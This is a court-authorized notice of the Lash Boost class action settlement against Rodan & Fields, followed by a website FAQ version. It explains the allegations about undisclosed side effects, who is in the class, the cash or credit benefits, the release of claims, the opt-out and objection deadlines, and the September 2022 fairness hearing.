IF YOU PURCHASED ENHANCEMENTS LASH BOOST FOR PERSONAL, FAMILY, OR HOUSEHOLD PURPOSES BETWEEN OCTOBER 1, 2016, AND MARCH 11, 2022, A CLASS ACTION SETTLEMENT MAY AFFECT YOUR RIGHTS, AND YOU MAY BE ENTITLED TO SETTLEMENT BENEFITS.

YOUR LEGAL RIGHTS ARE AFFECTED WHETHER YOU ACT OR NOT.
PLEASE READ THIS NOTICE CAREFULLY.

Este aviso es referente a un acuerdo propuesto en una demanda colectiva referente a Lash Boost. El acuerdo propuesto puede afectar sus derechos legales. Para obtener una copia del Aviso en español, visite www.LBSettlement.com.

The Superior Court of California, County of San Francisco, authorized this notice.
This is not a solicitation from a lawyer.

This Notice is to inform you about the Settlement of a nationwide class action lawsuit and your rights under the terms of the Settlement, including your right to file a claim and receive compensation. The proposed Settlement will resolve all claims made against Defendant Rodan & Fields, LLC (“R+F”) and other Released Parties (as that term is defined below) on behalf of all Settlement Class Members (as defined below). The Plaintiffs in the class action allege that R+F failed to disclose material information to them regarding Lash Boost and the potential side effects and risks of adverse reactions allegedly presented by one of its ingredients, Isopropyl Cloprostenate. R+F denies the allegations asserted in the class action and denies any wrongdoing associated with the claims asserted by the plaintiffs. A hearing addressing the fairness, adequacy, and reasonableness of the Settlement will be held on September 14, 2022 to determine whether the action should finally be settled. The Court in charge of this case will determine, among other things, whether the Settlement should be approved.

If the Court gives final approval to the Settlement, R+F will give each Settlement Class Member who properly and timely completes and submits a Claim Form a choice of cash or a credit to use for a future R+F purchase. The value of a Settlement Class Member’s award depends in part upon the number of persons who participate in the Settlement and will differ depending on whether the Class Member elects to receive cash or a credit. In exchange for the benefits available in this Settlement, Settlement Class Members who do not properly request exclusion from the Settlement will be bound by a release and give up the right to pursue certain legal claims, as explained in more detail in this Notice. Settlement Class Members who do not exclude themselves from the Settlement may still object to its terms, as further explained below.

Here is a summary of your legal rights and options under this Settlement:

SUMMARY OF YOUR LEGAL RIGHTS AND OPTIONS IN THIS SETTLEMENT		
SUBMIT A CLAIM FORM	This is the only way to get a Cash or Credit Benefit under the Settlement. Visit the Settlement Website located at www.LBSettlement.com to obtain a Claim Form. If you submit a Claim Form, you will give up the right to sue R+F in a separate lawsuit about the claims this Settlement resolves.	Deadline: September 7, 2022 <i>See page 4 for more information about submitting a Claim Form.</i>
DO NOTHING	You will not receive a Settlement Benefit under the Settlement. You will also give up your right to object to the Settlement, and you will not be able to be part of any other lawsuit about the claims this Settlement resolves.	N/A
EXCLUDE YOURSELF FROM THE SETTLEMENT	If you exclude yourself from the Settlement, you will not release the legal claims this Settlement resolves and you will not receive any benefit from the Settlement. This is the only option that allows you to retain your right to bring another lawsuit against R+F about the claims in this case, but you give up the right to get a benefit under the Settlement (or object to it).	Deadline: July 14, 2022 <i>See page 6 for more information about excluding yourself from the Settlement.</i>

Questions? Visit www.LBSettlement.com or call 855-675-3134.

OBJECT	<p>If you do not exclude yourself from the Settlement, you may object to the fairness, reasonableness, or adequacy of the Settlement’s terms by submitting a written objection to the Settlement Administrator.</p> <p>An objection does not affect your right to submit a Claim Form, or to receive benefits under a valid Claim Form should the Court approve the Settlement. If the Court approves the Settlement, you will still be bound by it even if you objected.</p>	<p>Deadline: July 14, 2022</p> <p><i>See page 6 for more information about objecting to the Settlement.</i></p>
GO TO A HEARING	<p>If you do not exclude yourself from the Settlement, you may speak in Court about the fairness of the Settlement and any objections you may have at the Fairness Hearing. Settlement Class Members do not need to submit an objection to state an objection at the hearing.</p> <p>The hearing is open to the public and Settlement Class Members can attend, although they are not required to do so.</p>	<p>Hearing Date: September 14, 2022</p> <p><i>See page 7 for more information about the Fairness Hearing.</i></p>

This is just a summary of your rights and options. These rights and options—and the deadlines to exercise them—are explained in more detail later in this Notice. The Court in charge of this case still has to decide whether to approve the Settlement. Payments will be provided to those who submitted timely and valid Claim Forms under the Settlement, if the Court approves the Settlement and after any appeals are resolved. Please be patient.

BASIC INFORMATION

WHAT LAWSUITS ARE INVOLVED IN THIS SETTLEMENT? In 2018, three proposed class action lawsuits were filed against R+F relating to its ENHANCEMENTS Lash Boost product (“Lash Boost”): *Lewis et al. v. Rodan & Fields, LLC*, No. 4:18-cv-02248-PJH (N.D. Cal.), *Scherr, et al. v. Rodan & Fields, LLC*, No. CIVDS 1723435 (Cal. Superior Court, San Bernardino County), and *Gorzo, et al. v. Rodan & Fields, LLC*, No. CGC-18-565628 (Cal. Superior Court, San Francisco County). The two state court actions were later coordinated in San Francisco County Superior Court, *Lash Boost Cases*, JCCP No. 4981. The Settlement will resolve all three proposed class actions (“Actions”) and will be presented for approval in the coordinated *Lash Boost Cases* proceeding, Judge Ethan P. Schulman presiding. The plaintiffs in all three Actions are now plaintiffs in the coordinated *Lash Boost Cases* proceeding for purposes of the Settlement. The Named Plaintiffs who will also serve as representatives of the Settlement Class (defined below) are: Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams (“Plaintiffs” or “Class Representatives”).

WHAT ARE THE LAWSUITS AND THIS SETTLEMENT ABOUT? The Actions allege that R+F failed to disclose information regarding Lash Boost, including that an ingredient, Isopropyl Cloprostenate, is a prostaglandin analog which poses undisclosed risks of adverse reactions, and is similar in chemical structure to certain medications. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about potential side effects.

R+F has denied the allegations asserted in the Actions and has denied liability or wrongdoing of any kind. R+F contends that Lash Boost is safe when used in accordance with its label, which it alleges disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F alleges it has always cautioned customers to discontinue use if unpleasant symptoms arise from this, or any product. R+F contends that incidence of reported adverse reactions has been very low. R+F states that it has only marketed the product as a cosmetic, not as a drug.

The Court has not decided in favor of either the Plaintiffs or R+F, and has not evaluated or ruled on any of Plaintiffs’ claims or R+F’s defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other.

WHAT IS A CLASS ACTION? In a class action, one or more people, often referred to as class representatives, sue on behalf of a group of people who have similar claims. The people with similar claims are the “Class” or the “Class Members,” except for those people who decide to exclude themselves from the Class. One court resolves the issues for all Class Members, except for those who exclude themselves from the Class. California Superior Court Judge Ethan P. Schulman will decide whether to approve the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHO IS IN THE SETTLEMENT?

ARE YOU AFFECTED? You are a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016 and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Members of the Settlement Class are referred to in this Notice as "Class Members" or "Settlement Class Members."

WHY AM I RECEIVING THIS NOTICE? If you are a Settlement Class Member, your legal rights will be affected by the Settlement unless you exclude yourself from the Settlement Class. The California Superior Court authorized this notice to inform Settlement Class Members about the Actions, the proposed settlement, and Settlement Class Members' options.

THE SETTLEMENT BENEFITS

WHAT DOES THE SETTLEMENT PROVIDE? If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit"), or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of up to \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of up to \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash. Any potential Credit or Cash Benefits awarded are subject to the Court's approval.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all settlement administrative costs (estimated to be \$425,608), attorneys' fees and costs (in the maximum amount of \$15,409,392), and Class Representatives' Service Awards (in the maximum amount of \$15,000 each, for a total of \$165,000 to all 11 Plaintiffs), if approved by the Court, must be paid from the \$30 million Cash Settlement Fund. Because of the limited funds, a large number of claims may lead to individual benefits falling below the maximum amounts described above.

The exact amount of Settlement Class Members' Credit Benefits and Cash Benefits cannot be determined until the notice process is complete and the Court makes a final decision on the amount of attorneys' fees (i.e., the amount of compensation for legal services provided by the Settlement Class Counsel), reimbursable costs and expenses awarded to Class Counsel (i.e., the costs and expenses incurred to litigate the case that Class Counsel may be reimbursed for), Settlement Administration Costs (i.e., the amount paid to the third-party Settlement Administrator for administering the Settlement) and any Service Award to the Class Representatives (i.e., funds that may be awarded to the Class Representatives to compensate them for their participation in the Action), and until the Settlement Administrator has received and validated the total number of claims.

The Credit Benefit, Cash Benefit, Credit Repeat Purchaser Benefit, and the Cash Repeat Purchaser Benefit are collectively referred to in this Notice as the "Settlement Benefit." As noted above, Credit Benefits will be paid from an \$8 million fund established by R+F (the "Credit Settlement Fund"), and Cash Benefits will be paid from a \$30 million fund established by R+F (the "Cash Settlement Fund"). If the Court approves the Settlement, these funds will under no circumstances return to R+F.

AGREEMENT TO MAKE LABEL CHANGES

In addition to the Settlement Benefit, R+F has also agreed to revise the label and instructions for use, to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, as well as in resource materials it provides when training R+F Independent Consultants. For details on these label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT AM I GIVING UP TO RECEIVE SETTLEMENT BENEFITS AS A CLASS MEMBER? Unless you exclude yourself from the Settlement Class by submitting a Notice of Opt-Out (as defined in the Excluding Yourself from the Settlement section below), you are a Settlement Class Member and that means you will be legally bound by all orders and judgments of the Court in the state court *Lash Boost Cases* proceeding, including the terms of the Settlement, and you will not be able to sue, continue to sue R+F or any of the other persons or entities referenced in the “Release by the Settlement Class” paragraph below, about the issues of the case. You will not be responsible for any out-of-pocket costs or attorneys’ fees concerning this case if you stay in the Settlement Class.

Staying in the Settlement Class also means that you agree to the following release of claim provisions of the settlement (“Release”), which describes exactly the legal claims that you give up:

Release by the Settlement Class

Effective immediately upon the Settlement Date, Plaintiffs and each Settlement Class Member who does not timely opt-out of the Settlement shall fully, completely and forever release and discharge the Released Defendant Parties from any and all past, present, or future claims, liabilities, actions, allegations, complaints, demands, obligations, causes of action, suits, rights, damages, debts, guarantees, orders, controversies, penalties, promises, covenants, losses, costs, expenses, or attorneys’ fees of every kind, nature and source whether legal, equitable or otherwise, whether based on contract (express, implied, or otherwise), tort, common law, any state or federal law, statute or regulation or any other theory of recovery, whether brought under the laws of any state, federal or other government, whether known or unknown, asserted or unasserted, accrued or unaccrued, fixed or contingent, suspected or unsuspected, and whether seeking compensatory, exemplary, punitive, restitution, disgorgement, statutory, or injunctive relief or damages of any kind or multiplier thereof, that Plaintiffs and each Settlement Class Member now have or may hereafter accrue or otherwise be acquired, arising out of or related to the subject matter of the Actions involving Lash Boost, including, but not limited to, the sale, purchase, marketing, advertising, distribution, design, formulation, manufacture, the rendering of advice by R+F Independent Consultants, the failure to train R+F Independent Consultants, and the labelling of the Product during the Settlement Class Period (“Released Plaintiffs’ Claims”). Specifically excluded from the release are individual personal injury or disease claims, including existing claims, as well as latent or unknown individual personal injury or disease claims, held by Settlement Class Members.

Release of Unknown Claims

With respect to the releases set forth above, with the sole exception being any personal injury or disease claims held by each Settlement Class Member which are specifically excluded from the release above, each Settlement Class Member who does not timely opt out of the Settlement acknowledges and agrees that s/he understands Section 1542 of the Civil Code of the State of California, which provides as follows:

“A GENERAL RELEASE DOES NOT EXTEND TO CLAIMS THAT THE CREDITOR OR RELEASING PARTY DOES NOT KNOW OR SUSPECT TO EXIST IN HIS OR HER FAVOR AT THE TIME OF EXECUTING THE RELEASE AND THAT, IF KNOWN BY HIM OR HER, WOULD HAVE MATERIALLY AFFECTED HIS OR HER SETTLEMENT WITH THE DEBTOR OR RELEASED PARTY.”

Each Settlement Class Member who does not timely request exclusion from the Settlement Class waives and relinquishes any and all rights and benefits which s/he has or may have under Section 1542 of the Civil Code of the State of California, and under any similar or comparable provision, whether statutory or common law, of any other state or territory of the United States to the full extent that s/he may lawfully so waive all such rights and benefits pertaining to the subject matter of the release set forth above.

HOW CAN I GET THE SETTLEMENT BENEFIT? To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit. If you submit a timely and valid Claim Form, you will receive one Credit Benefit or Cash Benefit, depending on which benefit you select, unless you submit proof(s) of purchase of two or more tubes of Lash Boost. If you timely submit such proof with your Claim Form, you may receive one Credit Repeat Purchaser Benefit, if you elected the Credit Benefit, or one Cash Repeat Purchaser Benefit, if you elected the Cash Benefit. You will not receive more than one Cash or Credit Repeat Purchaser Benefit even if you purchased more than two tubes of Lash Boost. Accordingly, if you have proof(s) of purchase of more than two tubes of Lash Boost from October 1, 2016 to March 11, 2022, you only need to provide proof(s) of purchase of two tubes of Lash Boost with your Claim Form to receive either the Credit Repeat Purchaser

Questions? Visit www.LBSettlement.com or call 855-675-3134.

Benefit or the Cash Repeat Purchaser Benefit. If you decide to send original proof of purchase documentation, we encourage you to make and keep a photocopy for yourself. Neither the Settlement Administrator nor R+F will be responsible for original documents that are lost in the mail. Credit Repeat Purchaser Benefits and Cash Repeat Purchaser Benefits are subject to the availability of funds from the Settlement.

If you wish to receive a Settlement Benefit, you must timely and properly submit a Claim Form no later than September 7, 2022 (“Claim Filing Deadline”).

You can download a Claim Form at www.LBSettlement.com.

You may complete, sign, and date the Claim Form and return it, by First-Class U.S. Mail, to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

You may also complete a Claim Form by submitting it online, at: **www.LBSettlement.com**.

The Claim Form must be signed, completed in its entirety and postmarked, or submitted electronically via the Settlement Website, no later than **September 7, 2022** in order to be valid. If your Claim Form is not submitted by **September 7, 2022**, your Claim Form is not valid, you will not receive a Settlement Benefit, and you will be bound by the Release and all other terms of the Settlement. Prior to rejection of a Claim Form, the Settlement Administrator shall communicate with the Claimant in an effort to remedy curable deficiencies in the Claim Form submitted, except in instances where the Claim is untimely, clearly fraudulent, or clearly unable to be cured.

The Settlement Administrator will distribute the Settlement Benefit as follows:

- Each Settlement Class Member who submits a valid Claim Form electing the Credit Benefit will receive one Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form for a Credit Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Credit Repeat Purchaser Benefit if credit is available after every Settlement Class Member who chose a Credit Benefit gets a Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form electing the Cash Benefit will receive one Cash Benefit; and
- Each Settlement Class Member who submits a valid Claim Form for a Cash Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Cash Repeat Purchaser Benefit if cash is available after every Settlement Class Member who chose a Cash Benefit gets a Cash Benefit.

HOW CAN I GET THE CASH SETTLEMENT BENEFIT? The Cash Benefit and Cash Repeat Purchaser Benefit will be issued in the form that the Class Member elects – either in the form of a check or a digital payment.

HOW LONG DO I HAVE TO CASH MY CHECK? You have six (6) months from the date on the check to cash it. The check expires after that date and can no longer be cashed. The Settlement Administrator and R+F are not responsible for expired, lost or stolen checks.

HOW CAN I USE THE CREDIT SETTLEMENT BENEFIT? The Credit Benefit or Credit Repeat Purchaser Benefit must be used toward the purchase of any product from R+F’s website, without any minimum purchase required. The Credit Benefit is fully transferrable but shall have no cash value and shall not be redeemable for cash in any amount, including without limitation for any unused portion of the credit. The Credit Benefit and Credit Repeat Purchaser Benefit have no expiration date. Where applicable, any unused value thereon may be subject to applicable state or federal escheatment laws. All other rights and limitations to the Credit Benefit or Credit Repeat Purchaser Benefit as set forth in state and federal law are applicable. The Credit Benefit and Credit Repeat Purchaser Benefit are not gift cards and the parties do not intend for any gift card laws to apply to them. The Settlement Administrator and R+F are not responsible for any expired, lost or stolen Credit Benefits or Credit Repeat Purchase Benefits.

WHEN CAN I GET THE SETTLEMENT BENEFIT? The Court will hold a hearing on **September 14, 2022 at 9:00 a.m. PST** at the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, to decide whether to finally approve the Settlement. If the Court approves the Settlement, someone may appeal the decision, which could take more than a year to resolve. If the Court approves the Settlement and no one appeals the decision, the Settlement Benefit will be distributed within sixty (60) days of the Court’s final approval.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

EXCLUDING YOURSELF FROM THE SETTLEMENT

HOW DO I EXCLUDE MYSELF FROM THIS SETTLEMENT? If you do not wish to participate in the Settlement or be bound by the Settlement's release of legal claims, you may exclude yourself ("opt-out") by submitting written notice of your intention to opt-out of the entire Settlement ("Notice of Opt-Out") to the Settlement Administrator. A Notice of Opt-Out form is available on the Settlement Website, www.LBSettlement.com. You may use that form or submit a signed letter or postcard, but the Notice of Opt-Out must state the following information: (a) the name and case number of this lawsuit, which is *Lash Boost Cases*, JCCP No. 4981; (b) your full name, address, and telephone number; and (c) a statement that you do not wish to participate in the Agreement. Your Notice of Opt-Out must be returned to the Settlement Administrator by mail at the address specified below and be postmarked on or before **July 14, 2022** or submitted electronically to the Settlement Administrator through the Settlement Website, www.LBSettlement.com, on or before **July 14, 2022**. If you submit a Notice of Opt-Out by mail that is not postmarked by **July 14, 2022** or you submit a Notice of Opt-Out electronically that is not submitted on or before **July 14, 2022**, your request to be excluded from the Settlement may be rejected and you may be bound by the Release and all other terms of the Settlement Agreement.

A Notice of Opt-Out must be submitted either electronically through the Settlement Website, www.LBSettlement.com, or by First-Class U.S. Mail or its equivalent to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

Any person who submits a complete and timely written Notice of Opt-Out shall, upon receipt, no longer be a Settlement Class Member, shall be barred from participating in any portion of the Settlement, and shall receive no Settlement Benefits.

IF I DO NOT EXCLUDE MYSELF, CAN I SUE THE DEFENDANT FOR THE SAME THING LATER? No. Unless you exclude yourself from the Settlement, you give up the right to sue R+F and the other persons and entities referenced in the "Release by the Settlement Class" paragraph above for the claims that this Settlement resolves.

OBJECTING TO THE SETTLEMENT

HOW CAN I OBJECT TO THIS LAWSUIT? If you are a Settlement Class Member, you may object to the Settlement in writing if you do not like any part of it. You must give reasons why you think the Court should not approve it. You can also object to the Class Representatives' application for Service Awards. You can also object to Class Counsel's motion for attorneys' fees and costs. The Court will consider your views. To object, you must submit a written objection to the Settlement Administrator. You may also appear at the Fairness Hearing in person or through your own attorney, retained at your own expense.

All written objections must meet all of the following requirements:

- (a) It must state the case name and number: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior Court, San Francisco County);
- (b) It must state your name, current address, and telephone number;
- (c) It must state that you object to the Settlement and the reasons for your objection(s);
- (d) It must be signed by the objecting Settlement Class Member or an authorized representative;
- (e) It must be submitted to the Settlement Administrator electronically through the Settlement Website, www.LBSettlement.com, or by mailing it to: Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357; and
- (f) It must be submitted to the Settlement Administrator electronically on or before **July 14, 2022** or by U.S. mail, postmarked no later than **July 14, 2022**.

You can both object to the Settlement and file a Claim Form. If the Court approves the Settlement, you will be bound by the terms of the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT'S THE DIFFERENCE BETWEEN OBJECTING AND EXCLUDING? Objecting tells the Court that you do not like the Settlement, it should not be approved, and the lawsuit should continue. You can only object if you stay in the Settlement Class. You cannot ask the Court to change the terms of the Settlement; the Court can only approve or deny the Settlement. If the Court approves the Settlement, you cannot thereafter exclude yourself from the Settlement Class. Excluding yourself is telling the Court that you do not want to be part of the Settlement Class. If you exclude yourself, you have no basis to object because the case no longer affects you.

THE LAWYERS REPRESENTING YOU

DO I HAVE A LAWYER IN THIS CASE? Class Counsel represents you and other Settlement Class Members for purposes of the Settlement. If you have any questions regarding this lawsuit, you may contact the law firms of Keller Rohrback LLP and Tycko & Zavareei LLP, who have been identified as the co-leaders of Class Counsel. You will not be charged attorney's fees or costs by Class Counsel as part of this Settlement.

HOW WILL CLASS COUNSEL BE PAID? A portion of the Cash Settlement Fund will be used to pay Class Counsel's attorneys' fees and costs, subject to approval by the Court. If you elect to be represented by your own lawyer, you may hire one at your own expense. Settlement Class Members who choose this option will be responsible for any attorneys' fees or costs incurred as a result of this election. Any attorney's fees and costs approved by the Court will be paid from the Cash Settlement Fund.

THE CLASS REPRESENTATIVES REPRESENTING YOU

WHO ARE THE CLASS REPRESENTATIVES? The Class Representatives that have been appointed by the Court to represent the Settlement Class are Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams.

WILL THE CLASS REPRESENTATIVES BE PAID? As part of this Settlement and subject to approval by the Court, each Class Representative will apply for an award of \$15,000 to compensate them for their services as representatives of the Settlement Class. Any service amount awarded by the Court to the Class Representatives will be paid from the Cash Settlement Fund. The award will be in addition to any other benefit to which the Class Representatives will be entitled as a Settlement Class Member.

THE COURT'S FAIRNESS HEARING

WHEN AND WHERE WILL THE COURT DECIDE WHETHER TO APPROVE THE SETTLEMENT? The Court will hold a hearing to decide whether to finally approve the Settlement. This Fairness Hearing will be on September 14, 2022 at 9:00 a.m. PST in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, or such later date as the Court may require. The hearing may be continued without further notice to the Settlement Class. At the hearing, the Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the Class Representatives as compensation for their services for the Settlement Class, and what amount to award to Class Counsel for their attorneys' fees and costs. If there are objections or requests to be heard, the Court may consider them at the hearing. After the hearing, the Court will decide whether to approve the Settlement. Class Counsel does not know how long these decisions will take.

DO I HAVE TO ATTEND THE FAIRNESS HEARING? No, but you may attend at your own expense. Class Counsel will answer any questions the Court may have. If you send an objection, you do not have to go to court to talk about it. As long as you mailed your written objection on time, the Court will consider it. You may also have your own lawyer attend at your expense, but it is not necessary to hire a lawyer if you like the Settlement.

IF YOU DO NOTHING

If you do nothing, and the Court approves the Settlement, you will not get any Settlement Benefit, but you will be bound by the Settlement Agreement. You will not be entitled to sue or be part of any other lawsuit against R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph above, regarding the claims or issues in this case, except for the personal injury or disease claims which are specifically excluded from the Release above. This also means that if the Settlement is approved by the Court, you agree to the release of claims set forth under the heading "What Am I Giving Up to Receive the Settlement Benefit as a

Questions? Visit www.LBSettlement.com or call 855-675-3134.

Class Member?” above, which describes exactly the legal claims that you give up. You will not be responsible for any out-of-pocket costs or attorneys’ fees concerning this matter if you remain in the Settlement Class. If you want a Settlement Benefit, you must timely and properly submit a Claim Form on or before the Claim Filing Deadline.

GETTING MORE INFORMATION

HOW DO I GET MORE INFORMATION? The above is a summary of the basic terms of the Settlement. For the precise terms and conditions of the Settlement, you may consult the detailed “Settlement Agreement”. The Settlement Agreement, the notice documents, the Second Amended Complaint, all papers filed in connection with the preliminary and final approval proceedings, Class Counsel’s fee motion, and all court orders and judgments relating to the Settlement will be available on the website: www.LBSettlement.com. Access to the full case docket is free of charge through the Court’s website at <https://www.sfsuperiorcourt.org/online-services>. At this webpage, click “Case Query” in the left sidebar or in the body of the page. Then, enter the Case Number: CJC-18-004981. The full docket, along with other information, will be displayed.

IF YOU WANT ADDITIONAL INFORMATION, OR HAVE ANY QUESTIONS REGARDING THESE LAWSUITS, HOW THE SETTLEMENT AFFECTS YOUR RIGHTS, OR HOW TO FILE A CLAIM, PLEASE CONTACT THE SETTLEMENT ADMINISTRATOR OR CLASS COUNSEL. PLEASE DO NOT CONTACT THE COURT, R+F OR ITS INDEPENDENT CONSULTANTS.

Scherr v. Rodan & Fields

Case No. CIVDS 1723435

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1. Why is there a Notice?

A Court authorized this notice because you have a right to know about the Settlement of this class action lawsuit, and about all of your options, before the Court decides whether to give Final Approval to the Settlement. This notice explains the lawsuit, the Settlement and your legal rights.

In 2018, three proposed class action lawsuits were filed against R+F relating to its ENHANCEMENTS Lash Boost product ("Lash Boost"): *Lewis et al. v. Rodan & Fields, LLC*, No. 4:18-cv-02248-PJH (N.D.Cal.), *Scherr et al. v. Rodan & Fields, LLC*, No. CIVDS 1723435 (Cal. Superior Court, San Bernardino County), and *Gorzo et al. v. Rodan & Fields, LLC*, No. CGC-18-565628 (Cal. Superior Court, San Francisco County). The two state court actions were later coordinated in San Francisco County Superior Court, *Lash Boost Cases*, JCCP No. 4981. The Settlement will resolve all three proposed class actions ("Actions") and will be presented for approval in the coordinated *Lash Boost Cases* proceeding, Judge Ethan P. Schulman presiding.

To view a copy of the Notice, click [here](#).

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2. What is this lawsuit about?

The Actions allege that R+F failed to disclose information regarding Lash Boost, including that an ingredient, Isopropyl Cloprostenate, is a prostaglandin analog which poses undisclosed risks of adverse reactions, and is similar in chemical structure to certain medications. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about potential side effects.

R+F has denied the allegations asserted in the Actions and has denied liability or wrongdoing of any kind. R+F contends that Lash Boost is safe when used in accordance with its label, which it alleges disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F alleges it has always cautioned customers to discontinue use if unpleasant symptoms arise from this, or any product. R+F contends that incidence of reported adverse reactions has been very low. R+F states that it has only marketed the product as a cosmetic, not as a drug.

The Court has not decided in favor of either the Plaintiffs or R+F, and has not evaluated or ruled on any of Plaintiffs' claims or R+F's defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other.

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3. Why is this a class action?

In a class action, one or more people, often referred to as class representatives, sue on behalf of a group of people who have similar claims. The people with similar claims are the "Class" or the "Class Members," except for those people who decide to exclude themselves from the Class. One court resolves the issues for all Class Members, except for those who exclude themselves from the Class. California Superior Court Judge Ethan P. Schulman will decide whether to approve the Settlement.

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4. Why is there a Settlement?

The Court has not decided in favor of either the Plaintiffs or Rodan + Fields, and has not evaluated or ruled on any of Plaintiffs' claims or R+F's defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other. The Class Representatives and Class Counsel believe the Settlement is best for everyone who is affected.

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5. Who is included in the Settlement?

You are a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Members of the Settlement Class are referred to in this Notice as "Class Members" or "Settlement Class Members."

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6. Why am I receiving this Notice?

If you are a Settlement Class Member, your legal rights will be affected by the Settlement unless you exclude yourself from the Settlement Class. The California Superior Court authorized this notice to inform Settlement Class Members about the Actions, the proposed settlement, and Settlement Class Members' options.

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7. What does the Settlement provide?

If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of up to \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of up to \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all administrative expenses, attorneys' fees and costs, and class representatives' service awards approved by the Court must be paid from the \$30 million Cash Settlement Fund. Because of the limited funds, a large number of claims may lead to individual benefits falling below the maximum amounts described above.

